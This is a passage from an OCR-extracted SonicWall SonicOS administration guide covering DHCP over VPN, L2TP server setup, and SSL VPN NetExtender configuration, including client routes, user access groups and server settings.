
9 If the VPN tunnel is disrupted, temporary DHCP leases can be obtained from the local DHCP server. Once the tunnel is again active, the local DHCP server stops issuing leases. Enable the **Obtain temporary lease from local DHCP server if tunnel is down** check box. By enabling this check box, you have a failover option in case the tunnel ceases to function.

10 If you want to allow temporary leases for a certain time period, type the number of minutes for the temporary lease in the **Temporary Lease Time** box. The default value is 2 minutes.

Configuring Devices on a LAN

To configure devices on a LAN:

1 Click the **Devices** tab in the **DHCP over VPN Configuration** window.



2 To configure **Static Devices on the LAN**, click **Add** to display the **Add LAN Device Entry** window, and type the IP address of the device in the **IP Address** field and then type the Ethernet address of the device in the **Ethernet Address** field.

An example of a static device is a printer as it cannot obtain an IP lease dynamically. If you do not have Block traffic through tunnel when IP spoof detected enabled, it is not necessary to type the Ethernet address of a device. You must exclude the Static IP addresses from the pool of available IP addresses on the DHCP server so that the DHCP server does not assign these addresses to DHCP clients. You should also exclude the IP address used as the Relay IP Address. It is recommended to reserve a block of IP address to use as Relay IP addresses.

3 Click **OK**.

4 To exclude devices on your LAN, click the **Add** button for the **Add Excluded LAN Entry** table. Enter the MAC address of the device in the **Ethernet Address** field of the displayed **Add Excluded LAN Entry** window.

5 Click **OK**.

6 Click **OK** to exit the **DHCP over VPN Configuration** window.

NOTE: You must configure the local DHCP server on the remote SonicWall security appliance to assign IP leases to these computers.

NOTE: If a remote site has trouble connecting to a central gateway and obtaining a lease, verify that Deterministic Network Enhancer (DNE) is not enabled on the remote computer.

TIP: If a static LAN IP address is outside of the DHCP scope, routing is possible to this IP, that is, two LANs.

Current DHCP over VPN Leases

The scrolling window shows the details on the current bindings: IP and Ethernet address of the bindings, along with the Lease Time, and Tunnel Name.

To delete a binding, which frees the IP address in the DHCP server, select the binding from the list, and then click the **Delete** icon. The operation takes a few seconds to complete. Once completed, a message confirming the update is displayed at the bottom of the Web browser window.

Click **Delete All** to delete all VPN leases.

101

Configuring L2TP Server

VPN > L2TP Server

The SonicWall security appliance can terminate L2TP-over-IPsec connections from incoming Microsoft Windows 2000 and Windows XP clients. In situations where running the SonicWall Global VPN Client is not possible, you can use the SonicWall L2TP Server to provide secure access to resources behind the SonicWall security appliances.

You can use Layer 2 Tunneling Protocol (L2TP) to create VPN over public networks such as the Internet. L2TP provides interoperability between different VPN vendors that protocols such as PPTP and L2F do not, although L2TP combines the best of both protocols and is an extension of them. L2TP is supported on Microsoft Windows 2000 Operating System.


L2TP supports several of the authentication options supported by PPP, including Password Authentication Protocol (PAP), Challenge Handshake Authentication Protocol (CHAP), and Microsoft Challenge Handshake Authentication Protocol (MS-CHAP). You can use L2TP to authenticate the endpoints of a VPN tunnel to provide additional security, and you can implement it with IPsec to provide a secure, encrypted VPN solution.

NOTE: For more complete information on configuring the L2TP Server, see the technote **Configuring the L2TP Server in** SonicOS located on the SonicWall documentation site: http://www.SonicWall.com/us/Support.html.

Topics:


Configuring the L2TP Server

The **VPN > L2TP Server** page provides the settings for configuring the SonicWall security appliance as an L2TP Server.




To configure a SonicWall security appliance as an L2TP Server:

1. On the SonicWall security appliance, go to the **VPN > L2TP Server** page.
2. Select the **Enable L2TP Server** option.
3. Click the **Configure** button. The **L2TP Server Configuration** dialog appears.



4. Under the **L2TP Server** tab, in the **Keep alive time (secs)** box, enter the number of seconds to keep the connection open by sending special packets. The minimum time is 1 second, the maximum is 999 seconds, and the default is **60** seconds.
5. In the **DNS Server 1** box, enter the IP address of your first DNS server.
6. If you have a second DNS server, in the **DNS Server 2** box, enter the IP address of your second DNS server.
7. In the **WINS Server 1** box, enter the IP address of your first WINS server.
8. If you have a second WINS server, in the **WINS Server 2** box, enter the IP address of your second WINS server.
9. Click the **L2TP User** tab,




10 If a RADIUS Server provides the IP addresses for the L2TP clients, select the **IP address provided by RADIUS Server** option.

11 If an **L2TP Server** provides the IP addresses for the L2TP clients, select the **Use the Local L2TP IP pool** option.

12 In the **Start IP** and **End IP** boxes, enter the range of private IP addresses. The private IP addresses should be a range of IP addresses on the LAN.

13 From the **User Group for L2TP users** menu, if you have configured a specific user group defined for using L2TP, select it from the **User Group for L2TP users** menu, or select one of the other options, such as **Everyone**.

14 Click the **PPP** tab.



15 To reorder the authentication protocols, select a protocol and then click the up or down arrow to move the protocol into position.

16 To add a protocol, click the **Add** button.

17 To remove a protocol, select it and then click the **Remove** button.

18 Click **OK**.

Currently Active L2TP Sessions

- **User Name** - The user name assigned in the local user database or the RADIUS user database.
- **PPP IP** - The source IP address of the connection.
- **Zone** - The zone used by the L2TP client.

- **Interface** - The interface used to access the L2TP Server, whether it is a VPN client or another SonicWall security appliance.
- **Authentication** - Type of authentication used by the L2TP client.
- **Host Name** - The name of the L2Tp client connecting to the L2TP Server.

Part 15

SSL VPN

- Configuring SSL VPN
- Displaying SSL VPN Session Data
- Configuring SSL VPN Server Behavior
- Configuring SSL VPN Client Settings
- Configuring the Virtual Office Web Portal
- Configuring Virtual Office

102

Configuring SSL VPN

SSL VPN

This chapter provides information on how to configure the SSL VPN features on the SonicWALL security appliance. SonicWALL's SSL VPN features provide secure remote access to the network using the NetExtender client.

NetExtender is an SSL VPN client for Windows, Mac, or Linux users that is downloaded transparently and that allows you to run any application securely on the company's network. It uses Point-to-Point Protocol (PPP). NetExtender allows remote clients seamless access to resources on your local network. Users can access NetExtender two ways:

- Logging in to the Virtual Office web portal provided by the SonicWALL security appliance and clicking on the NetExtender button.
- Launching the standalone NetExtender client.

The NetExtender standalone client is installed the first time you launch NetExtender. Thereafter, it can be accessed directly from the Start menu on Windows systems, from the Application folder or dock on MacOS systems, or by the path name or from the shortcut bar on Linux systems.

Topics:

SSL VPN NetExtender Overview

This section provides an introduction to the SonicOS Enhanced SSL VPN NetExtender feature.

Topics:

What is SSL VPN NetExtender?

SonicWALL's SSL VPN NetExtender feature is a transparent software application for Windows, Mac, and Linux users that enables remote users to securely connect to the remote network. With NetExtender, remote users can securely run any application on the remote network. Users can upload and download files, mount network drives, and access resources as if they were on the local network. The NetExtender connection uses a Point-to-Point Protocol (PPP) connection.

Benefits

NetExtender provides remote users with full access to your protected internal network. The experience is virtually identical to that of using a traditional IPsec VPN client, but NetExtender does not require any manual client installation. Instead, the NetExtender Windows client is automatically installed on a remote user's PC by an ActiveX control when using the Internet Explorer browser, or with the XPCOM plugin when using Firefox. On MacOS systems, supported browsers use Java controls to automatically install NetExtender from the Virtual Office portal. Linux systems can also install and use the NetExtender client.

After installation, NetExtender automatically launches and connects a virtual adapter for secure SSL-VPN point-to-point access to permitted hosts and subnets on the internal network.

NetExtender Concepts

Topics:

Stand-Alone Client

NetExtender is a browser-installed lightweight application that provides comprehensive remote access without requiring users to manually download and install the application. The first time a user launches NetExtender, the NetExtender stand-alone client is automatically installed on the user's PC or Mac. The installer creates a profile based on the user's login information. The installer window then closes and automatically launches NetExtender. If the user has a legacy version of NetExtender installed, the installer will first uninstall the old NetExtender and install the new version.

Once the NetExtender stand-alone client has been installed, Windows users can launch NetExtender from their PC's **Start > Programs** menu and configure NetExtender to launch when Windows boots. Mac users can launch NetExtender from their system Applications folder, or drag the icon to the dock for quick access. On Linux systems, the installer creates a desktop shortcut in **/usr/share/NetExtender**. This can be dragged to the shortcut bar in environments like Gnome and KDE.

Client Routes

NetExtender client routes are used to allow and deny access for SSL VPN users to various network resources. Address objects are used to easily and dynamically configure access to network resources.

Tunnel All Mode

Tunnel All mode routes all traffic to and from the remote user over the SSL VPN NetExtender tunnel—including traffic destined for the remote user's local network. This is accomplished by adding the routes in Routes to Be Added to Remote Client's Route Table to the remote client's route table:

Routes to Be Added to Remote Client's Route Table

IP Address	Subnet mask
0.0.0.0	0.0.0.0
0.0.0.0	128.0.0.0
128.0.0.0	128.0.0.0

NetExtender also adds routes for the local networks of all connected Network Connections. These routes are configured with higher metrics than any existing routes to force traffic destined for the local network over the SSL VPN tunnel instead. For example, if a remote user is has the IP address 10.0.67.64 on the 10.0.*.* network, the route 10.0.0.0/255.255.0.0 is added to route traffic through the SSL VPN tunnel.

Tunnel All mode is configured on the **SSL VPN > Client Routes** page.

Connection Scripts

SonicWALL SSL VPN provides users with the ability to run batch file scripts when NetExtender connects and disconnects. The scripts can be used to map or disconnect network drives and printers, launch applications, or open files or Web sites. NetExtender Connection Scripts can support any valid batch file commands.

Proxy Configuration

SonicWALL SSL VPN supports NetExtender sessions using proxy configurations. Currently, only HTTPS proxy is supported. When launching NetExtender from the Web portal, if your browser is already configured for proxy access, NetExtender automatically inherits the proxy settings. The proxy settings can also be manually configured in the NetExtender client preferences. NetExtender can automatically detect proxy settings for proxy servers that support the Web Proxy Auto Discovery (WPAD) Protocol.

NetExtender provides three options for configuring proxy settings:

- **Automatically detect settings** - To use this setting, the proxy server must support Web Proxy Auto Discovery Protocol (WPAD)), which can push the proxy settings script to the client automatically.
- **Use automatic configuration script** - If you know the location of the proxy settings script, you can select this option and provide the URL of the script.
- **Use proxy server** - You can use this option to specify the IP address and port of the proxy server. Optionally, you can enter an IP address or domain in the **BypassProxy** field to allow direct connections to those addresses and bypass the proxy server. If required, you can enter a user name and password for the proxy server. If the proxy server requires a username and password, but you do not specify them, a NetExtender pop-up window will prompt you to enter them when you first connect.

When NetExtender connects using proxy settings, it establishes an HTTPS connection to the proxy server instead of connecting to the SonicWALL security appliance. server directly. The proxy server then forwards traffic to the SSL VPN server. All traffic is encrypted by SSL with the certificate negotiated by NetExtender, of which the proxy server has no knowledge. The connecting process is identical for proxy and non-proxy users.

SonicWALL Mobile Connect

SonicWALL Mobile Connect is an app for iPhone, iPad, and iPod Touch that enables secure, mobile connections to private networks protected by SonicWALL security appliances. The SonicWALL Mobile Connect app for iPhone and iPad provides secure, mobile access to sensitive network resources using the iPhone and iPad. SonicWALL

Mobile Connect establishes a Secure Socket Layer Virtual Private Network (SSL VPN) connection to private networks that are protected by SonicWALL security appliances. All traffic to and from the private network is securely transmitted over the SSL VPN tunnel.

The process for using SonicWALL Mobile Connect is as follows:

1 Install SonicWALL Mobile Connect from the App Store.

2 Enter connection information (server name, username, password, etc.).

3 Initiate a connection to the network.

4 SonicWALL Mobile Connect establishes a SSL VPN tunnel to the SonicWALL security appliance.

5 You can now access resources on the private network. All traffic to and from the private network is securely transmitted over the trouble shooting report SSL VPN tunnel.

From your perspective, SonicWALL Mobile Connect functions virtually the same as NetExtender. The configuration that is required:

- **Configure Users for NetExtender** – For a user to be able to connect with SonicWALL Mobile Connect, their user account must be assigned to the **SSLVPN Services** group. See Configuring Users for SSL VPN Access for details.

Configuring Users for SSL VPN Access

NOTE: Complete instructions for installing NetExtender on a SonicWALL appliance can be found in How to setup SSL-VPN feature (NetExtender Access) on SonicOS 5.9 & above in the Knowledge Base.

For users to be able to access SSL VPN services, they must be assigned to the **SSLVPN Services** group. Users who attempt to login through the Virtual Office who do not belong to the **SSLVPN Services** group are denied access.

The maximum number of SSL VPN concurrent users for each SonicWALL network security appliance model supported in Release 5.9 is shown in Maximum Number of SSL VPN Concurrent Users Based on Model:

Maximum Number of SSL VPN Concurrent Users Based on Model

SonicWALL Hardware Model	Maximum Concurrent SSL VPN Users
NSA E8510	1500
NSA E8500	1500
NSA E7500	1000
NSA E6500	750
NSA E5500	500
NSA 5000	350
NSA 4500	350
NSA 3500	250
NSA 2400 / 2400MX	125
NSA 250M / 250MW	50
NSA 240	50
NSA 220 / 220W	50
TZ 215 / 215W	25
TZ 210 / 210W	25
TZ 205 / 205W	15
TZ 200 / 200W	10

Maximum Number of SSL VPN Concurrent Users Based on Model

SonicWALL Hardware Model	Maximum Concurrent SSL VPN Users
TZ 105 / 105W	10
TZ 100 / 100W	5
SOHO	15

These sections describe how to configure user accounts for SSL VPN access:

- Configuring SSL VPN Access for Local Users
- Configuring SSL VPN Access for RADIUS Users
- Configuring SSL VPN Access for LDAP Users

Configuring SSL VPN Access for Local Users

To configure users in the local user database for SSL VPN access, you must add the users to the **SSLVPN Services** user group.

To configure users in the local user database for SSL VPN access:

1. Navigate to the **Users > Local Users** page.
2. Click either the
   - **Configure** icon for the user you want to edit.
   - **Add User** button to create a new user.

   The **Edit User** dialog is launched.
3. Click on the **Groups** tab.
4. In the **User Groups** column, click on **SSLVPN Services**.
5. Click the right arrow to move **SSLVPN Services** to the **Member Of** column.
6. Click on the **VPN Access** tab. The **VPN Access** tab configures which network resources VPN users (either GVC, NetExtender, or Virtual Office bookmarks) can access.
7. Select one or more network address objects or groups from the **Networks** list.
8. Click the **Right Arrow** button **(->)** to move the address(es) to the **Access List** column.

   To remove the user's access to a network address objects or groups, select the network from the **Access List**, and click the left arrow button (**<-**).

   NOTE: The **VPN access** tab affects the ability of remote clients using GVC, NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the "allow" list on the **VPN Access** tab.
9. Click **OK**.

NOTE: The feature, One-Time Password, is a two-factor authentication scheme utilizing system-generated, random passwords in addition to standard user name and password credentials, for users attempting to login through SSL VPN connections.

Configuring SSL VPN Access for RADIUS Users

To configure RADIUS users for SSL VPN access, you must add the users to the **SSLVPN Services** user group.

To configure RADIUS users for SSL VPN access:

1. Navigate to the **Users > Settings** page.
2. In the **Authentication Method for login** drop-down menu, select **RADIUS** or **RADIUS + Local Users**.
3. Click the **Configure** button for **Authentication Method for login**. The **RADIUS Configuration** dialog displays.
4. Click the **RADIUS Users** tab.
5. In the **Default user group to which all RADIUS users belong** drop-down menu, select **SSLVPN Services**.

   TIP: The **VPN Access** tab in the **Edit User** dialog is also another granular control on access for both Virtual Office Bookmarks and for NetExtender access.

6. Click **OK**.

Configuring SSL VPN Access for LDAP Users

To configure LDAP users for SSL VPN access, you must add the LDAP user groups to the **SSLVPN Services** user group.

To configure LDAP users for SSL VPN access:

1. Navigate to the **Users > Settings** page.
2. Set the **Authentication method for login** to either **LDAP** or **LDAP + Local Users**.
3. Click the **Configure** button to launch the **LDAP Configuration** dialog.
4. Click on the **LDAP Users** tab.
5. In the **Default LDAP User Group** drop-down menu, select **SSLVPN Services**.


   TIP: The **VPN Access** tab in the **Edit User** dialog is also another granular control on access for both Virtual Office Bookmarks and for NetExtender access.

6. Click **OK**.

Displaying SSL VPN Session Data

SSL VPN > Status

The **SSL VPN > Status** page displays a summary of active NetExtender sessions, including the name, the PPP IP address, the physical IP address, login time, length of time logged in and logout time.



SSL VPN Status Items describes the status items.

SSL VPN Status Items


Status Item	Description
User Name	The user name.
Client Virtual IP	The IP address assigned to the user from the client IP address
Client WAN IP	The physical IP address of the user.
Login Time	The amount of time since the user first established connection with the SonicWALL SSL VPN appliance expressed as number of days and time (HH:MM:SS).
Inactivity Time	Duration of time that the user has been inactive.
Logged In	The time when the user initially logged in.
Statistics Icon	Mousing over the statistics icon provides a summary of traffic statistics for the user.
Logout	Provides the ability to logout a NetExtender session.

104

Configuring SSL VPN Server Behavior

SSL VPN > Server Settings


The **SSL VPN > Server Settings** page configures details of the SonicWALL security appliance's behavior as an SSL VPN server.



You configure the Virtual Office portal through settings as follows:

- SSL VPN Status on Zones
- SSL VPN Server Settings
- RADIUS User Settings
- SSL VPN Client Download URL

SSL VPN Status on Zones




This section displays the SSL VPN Access status on each zone:

- Green indicates active SSL VPN status.
- Red indicates inactive SSL VPN status.

To enable or disable SSL VPN access, click the zone name.

SSL VPN Server Settings



The following settings configure the SSL VPN server:


- **SSL VPN Port** - Enter the SSL VPN port number in the field. The default is **4433**.
- **Certificate Selection** – From this drop-down menu, select the certificate to use to authenticate SSL VPN users. The default method is **Use Selfsigned Certificate**.

  NOTE: To manage certificates, go to the **Network > Certificates** page.

- **User Domain** – Enter the user's domain, which must match the domain field in the NetExtender client. The default is **LocalDomain**.
- **Enable Web Management over SSL VPN** – To enable web management over SSL VPN, select **Enabled** from this drop-down menu. The default is **Disabled**.
- **Enable SSH Management over SSL VPN** – To enable SSH management over SSL VPN, select **Enabled** from this drop-down menu. The default is **Disabled**.

- **Inactivity Timeout (minutes)** – Enter the number of minutes of inactivity before logging out the user. The default is **10** minutes.
- **OTP Sending State Check Retry Times (sec)** – Enter the number seconds for OTP sending state check retries. The default is **10** seconds.

RADIUS User Settings



This section is available only when either RADIUS or LDAP is configured to authenticate SSL VPN users.


- **Use RADIUS in** – Select this checkbox to have RADIUS use MSCHAP (or MSCHAPv2) mode. Enabling MSCHAP-mode RADIUS will allow users to change expired passwords at login time. Choose between these two modes:

  NOTE: In LDAP, password updates can only be done when using either Active Directory with TLS and binding to it using an administrative account or Novell eDirectory.

  If this option is set when is selected as the authentication method of log in on the **Users > Settings** page, but LDAP is not configured in a way that allows password updates, then password updates for SSL VPN users are performed using MSCHAP-mode RADIUS after using LDAP to authenticate the user.


  - **MSCHAP**
  - **MSCHAPV2 mode (allows users to change expired passwords)**

SSL VPN Client Download URL



This section allows you to download client SSL VPN files to your HTTP server.

- **Click here to download the SSL VPN zip file which includes all SSL VPN client files** – To download from the appliance, click the **Click here** link to display an **Opening application.zip** dialog:

  Open and unzip the file, and then put the folder on your HTTP server.

- **Use customer's HTTP server as downloading URL: (http://)** – Select this checkbox to enter your SSL VPN client download URL in the supplied field.

  For NetExtender and WXAC downloads to be successful when this option is enabled, you must configure the following directories on the Local HTTP server:

  - **For NetExtender:**

    `\\wwwroot\applications\netextender\windows\7.0.197\NXSetupU.exe`

  - **For WXAC:**

    `\\wwwroot\applications\wxaclient\100\wxac_install_files`

105

Configuring SSL VPN Client Settings

SSL VPN > Client Settings

The **SSL VPN > Client Settings** page allows you to edit the Default Device Profile to enable SSL VPN access on zones, configure client routes, and configure the client DNS and NetExtender settings. The **SSL VPN > Client Settings** page displays the configured IPv4 and IPv6 network addresses and zones that have SSL VPN access enabled.

You can also edit the SonicPoint Layer 3 Management Default Device Profile on this page.

Topics:

Creating an Address Object for the NetExtender Range

You can create address objects for both an IPv4 address range and an IPv6 address range to be used in the **SSL VPN > Client Settings** configuration.

The address range configured in the address object defines the IP address pool from which addresses will be assigned to remote users during NetExtender sessions. The range needs to be large enough to accommodate

the maximum number of concurrent NetExtender users you wish to support plus one (for example, the range for 15 users requires 16 addresses, such as 192.168.168.100 to 192.168.168.115).


NOTE: Where there are other hosts on the same segment as the SSL VPN appliance, the address range must not overlap or collide with any assigned addresses.

To create an address object for the NetExtender IP address range:

1 Navigate to the **Network > Address Objects** page.

2 Scroll to the **Address Objects** section.


3 Click the **Add** button. The **Add Address Object** dialog displays.



4 For **Name**, type in a descriptive name for the address object.

5 For **Zone Assignment**, select **SSLVPN** from the drop-down list.

6 For **Type**, select **Range**. The dialog changes.




7 In the **Starting IP Address** field, type in the lowest IP address in the range you want to use.

NOTE: The IP address range must be on the same subnet as the interface used for SSL VPN services.

